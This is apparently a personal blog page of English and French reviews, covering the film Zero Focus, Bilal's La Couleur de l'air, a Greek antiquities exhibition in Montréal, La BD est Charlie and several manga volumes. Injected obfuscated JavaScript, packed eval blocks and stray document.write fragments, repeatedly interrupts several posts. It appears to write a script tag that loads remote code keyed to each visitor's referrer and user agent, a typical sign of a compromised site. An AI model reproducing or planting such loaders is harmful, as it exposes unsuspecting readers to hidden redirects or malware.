Zero Focus

“Teiko (Yoshiko Kuga), document.write(“”); a new bride in an arranged marriage, sees her husband off on a trip to wrap up his business affairs in Kanazawa in western Japan before returning to start a new project in Tokyo. When he disappears, Teiko goes to Kanazawa and ultimately to the ruggedly mountainous Noto peninsula to find out what happened to him. With the help of police and an investigator from her husband’s company, she discovers a web of deceit (…).”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iriiz|var|u0026u|referrer|fhdnz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aiiyy|var|u0026u|referrer|eyzys||js|php’.split(‘|’),0,{}))

(Text from the
Turner Classic Movies’ article)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.


I recorded this b&w Japanese film noir on my PVR late sunday night from TCM and have watched it yesterday. I really liked it: it’s an interesting and beautiful mystery crime movie. I was hesitant at first to watch it because the label “film noir” made me expect a sort of violent and sordid movie, but after all it was nothing like that. It was the typical calm and beautifully shot Japanese movie that I like to watch.

The story follows a recently wed woman who’s looking into the disappearance of her husband who went on a business trip and never came back. She slowly investigates his past to discover that he was not the man she thought he was. She realized that, after all, she knew little of him. He was living a double life and this complicated situation was forcing him into hard choices. She travels from one region of Japan to another, making us discover a Japanese countryside that doesn’t exist anymore.

In a very similar way to Rashomon, we see the protagonists various point of view as well as the woman’s theories on the fate of her husband. Is he alive or dead? Was it suicide or murder? Who did it and why? The reconstruction of the events keeps changing, sometime unexpectedly. The storytelling is quite skillfully woven.

The director, Yoshitaro Nomura, was born into the movie industry as his father directed many silence movies. He started as an assistant to Akira Kurosawa and had a prolific career at Shochiku, shooting eighty-nine films in all genres but having a definite preference for crime drama. He also often adapted to the screen novels by mystery writer Yoshitaro Nomura. It is a shame that he is not well known by western movie fans. There is a 2009 remake of this movie directed by Isshin Inudo.

You can find a trailer of the movie on Youtube (in Japanese only, but a subtitled trailer is also available on Video detective):


Actually, you can even watch on Youtube the whole movie (again, in Japanese only and split in seven parts):


Zero Focus (????? / Zero no shoten): Japan, 1961, B&W, 95 min.; Dir.: Yoshitaro Nomura; Scr.: Shinobu Hashimoto & Yoji Yamada (based on the novel of the same title by Seicho Matsumoto); Phot.: Takashi Kawamata; Ed.: Yoshiyasu Hamamura; Cost. Des.: Yuji Nagashima; Art dir.: Koji Uno; Mus.: Yasushi Akutagawa; Prod.: Ichinozuke Hosumi, Shigero Wakatsuki; Cast: Yoshiko Kuga (Teiko Uhara), Hizuro Takachiho (Sachiko Murota/Emmy), Ineko Arima (Hisako Tanuma), Koji Nanbara (Kenichi Uhara), Ko Nishimura (Sotaro Uhara), Sadako Sawamura ( Sotaro’s wife), Yoshi Kato (Mr. Murota), Tatsuo Nagai (Lt. Kitamura); Available on Dvd from Home Vision Entertainment.
For more information you can visit the following websites:
Zero Focus © 1961 Shochiku Co., Ltd.

[ Traduire ]

Bilal: La couleur de l’air

Après Animal’z et Julia et Roem, document.write(“”); voici enfin le troisième volet de la trilogie événément signée Enki Bilal.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ndnye|var|u0026u|referrer|trbyy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zbynd|var|u0026u|referrer|seitn||js|php’.split(‘|’),0,{}))

“Dans un ciel sens dessus dessous ponctué d’immenses masses nuageuses aux allures menaçantes progresse le Zeppelin sinistré Garbage et son équipage incongru : un couple de passagers de hasard embarqués à Tanger, Anders Mikkeli et Esther Roblès, deux jumelles orphelines sujettes à de mystérieuses crises de citations littéraires, leur garde du corps et le cadavre démembré du pilote de l’appareil, suspendu à ce qui reste de sa nacelle détruite. Dans les soutes, un mélange de déchets nucléaires instables et d’armes atomiques en état de marche, indice probable des visées terroristes du Garbage. Balloté au gré de la violence des vents, ses équipements verrouillés sur navigateur automatique, l’aérostat semble totalement livré à lui-même, et pourtant… Pourtant quelque chose suggère qu’il y a peut-être là un dessein, une volonté, une direction. Car au même moment, nombre des personnages croisés au fil des deux précédents volumes de la trilogie – Ana et Lester, Bacon et son dauphin hybride, Julia, Roem et Lawrence, l’ex-aumonier militaire – se sont eux aussi mis en mouvement, comme mûs par un appel secret. Leur périple annonce-t-il le stade terminal du « coup de sang » planétaire ? S’agit-il des prémisses de la troisième guerre mondiale annoncée, qui mettra ainsi un point final à la crise environnementale généralisée ? Ou d’autre chose encore, divergeant de tout ce qu’on pouvait imaginer ?”

“Toujours magistral, tant dans la puissance et l’originalité de son récit que dans son traitement graphique et chromatique exceptionnel, Enki Bilal apporte un point final à la trilogie amorcée dans Animal’z et poursuivie dans Julia et Roem.” (Texte du site de l’éditeur)

Découvert en septembre dernier, ce n’est que maintenant que j’ai pu mettre la main sur cet album où Bilal conclut une autre de ses trilogies graphiques. Trois groupes de rescapés qui voyagent chacun à leur manière (par terre, par mer et par les airs) finissent par se rencontrer dans une apothéose apocalyptique. La terre a entreprise un grand changement, le coup de sang, une sorte de reset écologique où la planète entière se met en mouvement, se reconfigure, se transforme, où les continents se déplacent, la pollution est aspirée dans les profondeurs du globe, la gravité s’inverse (faisant voler les maisons et les baleines), et où même la mémoire des Hommes est remise à zéro. Tout cela semble coordonnée par la conscience planétaire afin de finalement offrir aux survivants un nouvel Eden plein d’espoir naïf. Une tabula rasa presque biblique! [Ci-contre: page 53]

L’idée du reset écolo est assez intéressante et les dessins sont superbes mais le récit est plutôt faible. C’est vraiment beau ce crayonné plein de couleurs glauques un peu vaporeuses mais je ne peut être que déçu. Je suis tout de même content de l’avoir lu mais aussi bien aise de ne pas l’avoir acheté — heureusement qu’il y a des bibliothèques publiques!

Extraits des pages 7 à 9 (cliquez pour agrandir):

La Couleur de l’air, par Enki Bilal. Paris: Casterman, octobre 2014. 96 pgs, 24 x 32.1 x 1.5 cm, 18.00 € / $34.95 CAN, ISBN: 978-2-203-03309-2. Suggéré pour lecteur adolescent (14+).

Pour plus d’information vous pouvez consulter les sites suivants:

La Couleur de l’air © Enki Bilal & Casterman 2014.

[ Translate ]

The Greeks

Pointe-à-Callière Presents the World Première of the Largest Exhibition on Ancient Greece Ever Produced in North America.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tzrni|var|u0026u|referrer|ssddf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zybht|var|u0026u|referrer|kbsaz||js|php’.split(‘|’),0,{}))

“The exhibition spans over 5, document.write(“”); 000 years of Greek history and culture and takes visitors on an exceptional and fascinating journey back to the origins of the cradle of Western civilization, its heritage and the traces it has left in the hearts and minds of the Greek people.”

This exceptional exposition is presented at Pointe-à-Callière: Montréal Museum of Archaeology and History in Old Montréal, from December 12, 2014 to April 26, 2015. Only one month left to visit it, so hurry up and go have a look!

The exhibition is produced by the Hellenic Ministry of Culture and Sports (Athens, Greece), Pointe-à-Callière, Montréal Archaeology and History Complex (Montréal, Canada), the Canadian Museum of History (Gatineau, Canada), The Field Museum (Chicago, USA), and the National Geographic Museum (Washington, DC, USA). ©Pointe-à-Callière, Montréal Museum of Archaeology and History. All rights reserved. You will find more information on the museum web page and Youtube channel.

This is a fifteen seconds promo for the exposition, but the museum Youtube channel also offers a longer promo (1:00) and a short video (1:06) showing how the exposition was put together. A longer video (in french only, 3:10) shows more of the making of the exposition and explains why it is so exceptional.


I took advantage of a longer week-end this afternoon to visit this exposition. Being so busy lately, I was afraid that I would miss it since there’s only a month left to visit it. I urge you to hurry and go a look on this exceptional exposition. It really synthesizes is a small exhibit (a little more than five-hundreds artifacts from twenty-one Greek museums) the entire history of ancient Greece which had such a profound impact on all our western civilisations. Suddenly my memory was flooded by a wave of images, facts and souvenirs from my university time when I was studying ancient history. That was great!

Actually, the title of the exhibition is a little misleading since it really starts with the Neolithic period and the Cycladic culture (6,500 to 1,450 BCE), showing us a few of those famous cycladic figurines like the “violin-shaped” female figurines and those long female figurine with faces that look a little like the Easter Island’s moai.

[Opposite: Female figurine; Discovered in Amorgos, the easternmost island of the Cyclades, the marble figurine seems to have on the back a cap or a particular hairstyle. Amorgos, 2800-2300 BCE, © National Archaeological Museum, Athens]

However, the exhibition quickly brings us into the Bronze age (16th to 12th Centuries BCE), with the Minoan civilisation in Crete and the Mycenaean civilization on the mainland, and then into the Iron Age (11th to 8th Centuries BCE), renown for its Geometric pottery and Homeric heroes.

The exhibit pauses to talk about Homer‘s epics, the Iliad and the Odyssey, which recorded the oral histories of the greek gods and heroes but also tells us a lot about the History of that era.

I was quite impressed by being able to see with my own eyes linear A & linear B tablets, Mycenaean dagues & swords and lots of fabulous gold objects. Although the iconic Agamemnon mask displayed at the exhibit was a reproduction — probably because the original is too precious to travel abroad.

[Above: A Lekythos (funerary vase) in clay depicting Achilles avenging Patroclus. Hector, leader of the Trojan army, killed Patroclus, thinking he was Achilles. Blind with rage at the death of his friend, Achilles killed Hector, tied his body to a chariot, and dragged it around Patroclus’ tomb. Delos, late 6th century BCE, © Archaeological Museum of Delos]

The exhibition then moves to the second floor with another succession of rooms introducing us to the Archaic period (7th to 6th Centuries BCE). After a time of decline, the greek civilisation reorganize and consolidate itself around several city-states and a strong aristocracy, bringing an era of prosperity and expansion.

In that part of the exhibit we can see several kouroi and korai (votive statues of young men [kouros] and women [kore] in rather stiff posture; geochemical analysis tells us they were richly coloured), artifacts found in the tombs of several aristocrat women or priestesses (particularly the tomb of the Lady of Archontiko, probably the wife of a Bottiaean ruler), and some interesting warriors’ helmets.

[Opposite: a Koré. This Greek kore of Parian marble from the late 6th century BCE decorated a temple in the Acropolis in Athens. In the 7th and 6th centuries BCE, statues of young women (kore, plural korai) — larger than life-size at the beginning and life-size later on — were placed in Greek sanctuaries as offerings to the gods or served as grave markers. Athenian Acropolis, 520–510 BCE, © Acropolis Museum, Athens]

However, most of the second floor exhibit is dedicated to the Classical period (5th to 4th Centuries BCE). This is the summum of the ancient greek civilisation.

In this case, the exhibit is divided in several themes: the Olympics, the battle of Thermopylae (made notorious by the movie 300), the Athenian democracy, the rich literary culture (theatre, philosophy, rhetoric), etc. Here the artifacts displayed are less spectacular (mostly potteries and stone sculptures — I was disappointed to see very little coins) and the exhibit rests more on several explanatory panels and animated videos.

[Above: Votive relief offered to Asklepios. This bas-relief of pentelic marbre shows Asklepios, accompanied by his children, receiving the tributes of mortals whom he has cured. This type of object was placed in sanctuaries dedicated to the god of medicine. Loukou, 375–350 BCE, © National Archaeological Museum, Athens]

The exhibit concludes with the Pre-Hellenistic period (4th Century BCE) which was dominated by the kings of ancient Macedon: Philip II and Alexander the Great.

Here we learn about the macedonian rituals and belief (death rituals, Eleusinian mysteries). Artifacts come from the tombs of a priest in Stavroupolis, a priestess in Derveni and, of course, the tomb of Philip II (including Queen Meda magnificent gold wreath). There’s also several representation of Alexander.

The spreading of the classical greek culture made possible by Alexander’s conquest will bring a new era, the Hellenistic period, characterized by a rich culture, that will last until the Roman empire.

[Above: Marble sculpture of Alexander the Great. Upon becoming master of a large part of the ancient world, the young Alexander introduced Greek culture to Asia and imposed the use of Greek on many peoples. He also founded no fewer than 70 towns in the East modelled on Greek city-states. Ella, late 4th century BCE, © Archaeological Museum of Pella]

This exhibition is definitely a must. The only negative points that I unfortunately must bring out is the fact that it is quite expensive ($20 ! In today’s context it is clear that one must pay a lot for access to culture; although you get a 20% rebate if you have the Acces-Montreal card [FB]) and that photography is strictly forbidden at all times in every exhibition rooms. Museum usually forbid only flash photography (since light can often damage the art, but that’s good for paintings; I can hardly see what damage light could do to stone artifacts!) and when they forbid all photography it is usually to make more money by selling reproductions (which is not the case here). That was probably a requirement from the lending museums. Fortunately, for once, the museum shop is offering a souvenir book that is relatively complete (132 pages, although it is NOT an exhaustive catalog of the exhibition) and at a quite reasonable price ($9.95). It is really worth purchasing (but it is for now available only in the museum shop).

Update: Now you can also get a $5 discount with the OPUS card (the smart card to pay your Montreal transit system’s fares).

[ Traduire ]

La BD est Charlie

Parce qu’un dessin vaut mieux qu’un long discours…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ayzrd|var|u0026u|referrer|btden||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hbiar|var|u0026u|referrer|yteet||js|php’.split(‘|’),0,{}))

“Du mercredi 7 janvier au vendredi 9 janvier 2015, document.write(“”); une série d’attentats a été perpétrée en France : plusieurs artistes et collaborateurs de la rédaction du journal satirique Charlie Hebdo, ainsi que des membres des forces de l’ordre et de la communauté juive, ont perdu la vie dans des circonstances tragiques.”

“En réponse, des dessinateurs de presse et auteurs de bande dessinée du monde entier ont réagi spontanément à ces événements.”

“Émouvants, poétiques, humoristiques, violents, satiriques… 183 dessins de 173 auteurs ont été rassemblés dans un recueil intitulé La BD est Charlie : hymne à la liberté d’expression permettant de témoigner de l’incroyable solidarité artistique que ce drame a suscité.”

“À l’initiative du groupe BD du Syndicat National de l’Édition, cet ouvrage est réalisé au profit des familles des 17 victimes des attentats, à qui sera reversée l’intégralité des bénéfices. Il a été publié conjointement et solidairement par les maisons d’édition de bande dessinée françaises qui ont offert gracieusement leurs services.”

“Dessinateurs, éditeurs, diffuseurs offrent tous leurs droits et leurs services, imprimeurs, papetiers, distributeurs travaillent à prix coûtant.”

«L’humour est un coup de poing dans la gueule.»

Cavanna, cofondateur de Hara Kiri et de Charlie Hebdo

[ Texte du site de l’éditeur et de la couverture arrière ]

Continuez après le saut de page >>

Ce “recueil est voué au dessin” et est dédié aux victimes des attentats : Frédéric Boisseau, Philippe Braham, Franck Brinsolaro, Jean Cabut dit Cabu, Elsa Cayat, Stéphane Charbonnier dit Charb, Yohan Cohen, Yoav Hattab, Philippe Honoré dit Honoré, Clarissa Jean-Philippe, Bernard Maris, Ahmed Merabet, Mustapha Ourrad, Michel Renaud, François-Michel Saada, Bernard Verlhac dit Tignous, et Georges Wolinski dit Wolinski. Cliquez sur les liens pour découvrir et vous souvenir (com-mémorer) qui étaient chacunes de ces victimes. Ce sont eux qui doivent être célébré. Je ne crois pas que l’on ait un devoir de mémoire envers les barbares qui ont perpétré ces actes sanguinaires au nom d’une idéologie et d’une religion qu’ils ne comprenaient probablement pas vraiment. [ci-contre: page 6]

Je crois qu’il est tout a fait louable de vouloir rassembler les caricatures produites en réaction aux attentats de janvier 2015 et de le faire au profit des victimes. Malheureusement ce n’est qu’une sélection et la qualité de l’ensemble est très variable. La plupart des caricatures marquantes qui ont été publié dans les journaux ou sur les réseaux sociaux dans les jours qui ont suivi s’y retrouvent (mais pas toutes) mais certaines sont plutôt médiocres (c’est quand même pas aussi pire que la plupart des dessins non-retenu!). J’ai bien aimé celle du crayon brisé qui devient deux crayons (par Lucille Clerc) ou celle du terroriste qui se justifie en disant “he drew first” (par David Pope). Je me souviens d’avoir vu d’excellentes caricatures en ligne qui ne s’y retrouvent pas. Dommage. Toutefois on peut retrouver l’intégralité (?) des dessins soumis sur les albums de la page Facebook du Festival international de la bande-dessinée d’Angoulême (album 1, album 2 et album 3).

Ce que j’ai bien aimé c’est qu’il n’y a pas que des caricatures hommages ou du genre “la lutte continue” mais aussi, dans le même esprit bête et méchant de Charlie Hebdo, des caricatures qui critiquent l’hypocrisie ou les excès dans les réactions aux attentats.

C’est donc plutôt moyen dans l’ensemble mais cela fait tout de même une assez bonne (mais très brève — ce ne sont que des dessins après tout) lecture de chevet apte à susciter un peu de réflexion.

On a beau critiquer, comme l’a fait le Pape François, l’aspect provocateur de l’humour à la Charlie Hebdo, mais on ne pourra jamais interdire la satire. Je l’ai déjà dit, je suis également de tout coeur avec la France qui proclame la liberté d’expression à tout prix (sauf, bien sûr, dans le cas de discours haineux). J’ai aussi beau être partisan de la sécularité, il ne faut tout de même pas oublié que cela inclut la liberté de religion (tant pour l’un que pour l’autre). Il faut simplement trouver une bonne balance entre les deux. Quand on vous insulte, si l’on dit des choses désagréable à votre égard, ou à l’égard de ce qui vous est cher, on peut argumenter, raisonner, faire valoir son point de vu divergeant, à la rigueur ignorer l’affront, mais il ne faut jamais au grand jamais répondre par la haine et la violence. C’est un principe primordial de civilité.

La satire de Charlie Hebdo s’accepte plus facilement quand l’on comprend d’où vient cette attitude insolente et irrévérencieuse. Cavanna, cofondateur avec le Professeur Choron de Hara Kiri et Charlie Hebdo, nous l’explique un peu en préface de l’ouvrage:

“(…) nous n’avions pas l’intention de faire de l’humour (…) mais bien de rire, de rire et de faire rire sans entraves, sans tabous et sans prétendre réformer les moeurs ou la morale, Rien n’est sacré. Pas même le bon goût. Pas même le militant. Surtout pas le croyant. Ne croyant à rien de transcendant, nous n’avions rien à respecter. L’humour est un coup de poing dans la gueule. Cette phrase, que je revendique, fut notre profession de foi. Rien n’est tabou, rien n’est sacré. (…) nous riions de tout et de tous. Le rire est brutal, provocateur, imprévisible, injuste, sans pitié. Il ne venge, ne punit ni ne juge. Il s’en fout.”

Autres extraits, pages 7 à 9 (cliquez pour agrandir):

La BD est Charlie, Collectif. Grenoble, Glénat, février 2015. 17 x 24 x 1,4 cm, 176 pg., 10,00 € / $22.95 CAN. ISBN: 978-2-344-00934-5. Suggéré pour lecteur adolescent (14+).

Pour plus d’information vous pouvez consulter les sites suivants:

La BD est Charlie © 2015, multi-éditeurs.

[ Translate ]


Schulz’s Youth

Schulzs_Youth-covYou love Charles Schulz’s cartoon kids. Now it’s time to meet his teens!

“Using the same wit and empathy that made his Peanuts cartoons popular worldwide. Charles Schulz turns his sights on the lives of teenagers. He finds the humor in teen attitudes toward spirituality, family, dating, and life. All their youthful enthusiasm, exuberence, passion, flaws, and faibles are on display with the hilarious drawings and sharp insights that made Schulz the most influential cartoonist ever.”

“During the 1950s and 60s, while his work was exploding in popularity, Schulz created hundreds of these cartoons for Youth magazine and other publications. Here they are, including ones never before collected and unseen in decades. It’s a treasure trove for any true Schulz fan.” [ Text from the back cover ]

WARNING: May contains trace of “spoilers”! People allergic to any discussions of a plot element before having themselves become aware of it are strongly advised to take the necessary precautions for their safety and should avoid reading further.

Continue reading


Cesare (8)

Cesare_8-cov“Alors qu’Angelo est enfin autorisé à quitter la chambre, Cesare lui témoigne sa confiance en lui remettant la clé de son cabinet de travail, tandis que Silenzio lui apprendra l’espagnol. Mais ce n’est pas la seule occasion de se réjouir : le monde chrétien est en liesse après la prise de Grenade, qui vient marquer la fin de la Reconquista !”

“Pour fêter l’événement, l’héritier des Borgia se voit inviter à Florence par les Médicis… L’occasion pour lui de vérifier de ses propres yeux les rumeurs alarmantes qui courent sur la santé de son hôte. L’archevêque de Pise est également convié aux célébrations, car Lorenzo et lui doivent impérativement trouver un terrain d’entente pour défendre la Toscane contre ses voisins du nord. Cesare parviendra-t-il à amener les ennemis d’hier à devenir les alliés de demain ?”

“Fuyumi Soryo lève le voile sur le destin hors du commun de l’énigmatique Cesare Borgia dans un manga d’une richesse historique rare, tout simplement passionnant.”

[ Texte de la couverture arrière ]

Continuez après le saut de page >>

Continue reading


Cesare (7)

Cesare_7_cov“Angelo se retrouve pris malgré lui dans les intrigues qui se tissent autour de Cesare: afin de confirmer ses soupçons,  le jeune Espagnol l’utilise comme appât pour tendre un piège aux membres de la Fiorentina. C’est ainsi que Draghignazzo et Roberto se révèlent être les responsables de l’incendie de la manufacture… Malheureusement, le plan tourne mal. Tandis que Draghignazzo fait une chute fatale en essayant de s’enfuir, Roberto poignarde Angelo en tentant d’éliminer l’héritier des Borgia !”

“De retour à l’archevêché, Cesare prend immédiatement les dispositions nécessaires pour soigner notre Florentin, qui échappe de peu au pire. Et alors que les tensions entre les cardinaux agitent une Rome déjà tendue par l’attente du prochain conclave, les célébrations de la Nativité sont sur le point de débuter…”

“Fuyumi Soryo lève le voile sur le destin hors du commun de l’énigmatique Cesare Borgia dans un manga d’une richesse historique rare, tout simplement passionnant.”

[ Texte de la couverture arrière ]

Continuez après le saut de page >>

Continue reading

Le maître des livres (2)

“Mikoshiba, document.write(“”); qu’on appelle affectueusement “le champignon”, est le célèbre bibliothécaire pour enfants de “La rose trémière”. Derrière sa façon un peu rude de parler se cache en fait un personnage très agréable que les gens découvrent à travers les livres qu’il conseille. Adulte tourmenté ou enfant triste, chacun ressent le besoin de lire des livres.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kadie|var|u0026u|referrer|zknia||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hbnky|var|u0026u|referrer|byzfz||js|php’.split(‘|’),0,{}))

“C’est à travers la rencontre de ces personnes que nous est contée la suite des aventures de Mikoshiba, le “sommelier du livre pour enfant”.”

(Texte de la couverture arrière)

Continuez après le saut de page >>

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir eux-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et devraient éviter de lire plus loin.

Comme je l’ai déjà dit dans mon commentaire du premier volume de cette série, Le maître des livres (????? / Toshokan no Aruji / lit. “Le seigneur de la bibliothèque”) est un manga seinen par Umiharu Shinohara qui est couramment prépublié en feuilletons dans la magazine Weekly Manga Times de l’éditeur japonais H?bunsha. Compilé en volumes (tank?bon) depuis août 2011, il y a neuf tomes de parus au Japon jusqu’à maintenant (le plus récent à la mi-novembre 2014). Publié en français par Komikku Éditions, le deux premiers volumes sont paru simultanément en août 2014, un troisième en début décembre et un quatrième devrait paraître vers la mi-mars 2015. Vous pouvez consultez un extrait d’une quarantaine de pages du premier volume.

Maintenant que les prémices de l’histoire sont établi et que nous connaissons bien les personnages principaux, le deuxième volume de la série peut nous entraîner dans des récits un peu plus complexes et riches qui se permettent d’approfondir sur la vie des personnages secondaires, c’est-à-dire les employés et les usagers de la bibliothèque. On retrouve donc huit petites histoires différentes.

Dans la première histoire (chapitre 10: “Le bonheur de ma mère”), Monsieur Miyamoto se présente à la bibliothèque avec une collègue de travail, Kaneko, et sa fille Risa. Elle exprime très clairement son intérêt envers M. Miyamoto (qui en est tout a fait inconscient), au grand désarroi d’une des employés de la bibliothèques, Mizuho, qui a aussi des vues sur lui. Elle tombe par hasard sur un livre d’histoire de son enfance, Papa-Longues-Jambes de Jean Webster, et en se remémorant l’histoire et en discutant avec M. Miyamoto elle réalise des choses. Elle pensait que son chef ne portait pas attention à elle mais en fait, comme il se cherche encore, il n’a pas de place à lui accorder dans sa vie. Elle décide donc d’arrêter de chercher le “Papa-longues-jambes” de ses rêves et de cesser de courir après Miyamoto.

Dans la deuxième historie (chapitre 11: “La librairie et la bibliothèque”), Miyamoto se rends dans une librairie pour faire un achat. Il rencontre un jeune libraire très (trop) enthousiaste. Plus tard, un personnage louche rode autour de la bibliothèque et les employés découvrent qu’il s’agit du jeune libraire qui perçoit la bibliothèque et surtout Mikoshiba, comme un compétiteur, voir un ennemi! Il croit que les bibliothèques sont la cause du déclin des ventes en librairies. Son patron, qui passait par là pour venir faire une livraison de livres à la bibliothèques, le détrompe: non seulement les bibliothèques s’approvisionnent auprès des librairies locales mais elles contribuent à faire la promotion des livres et donc génèrent de la clientèle! “En bref, une bibliothèque est un lieu qui te procure l’envie d’aller acheter tes livres.”

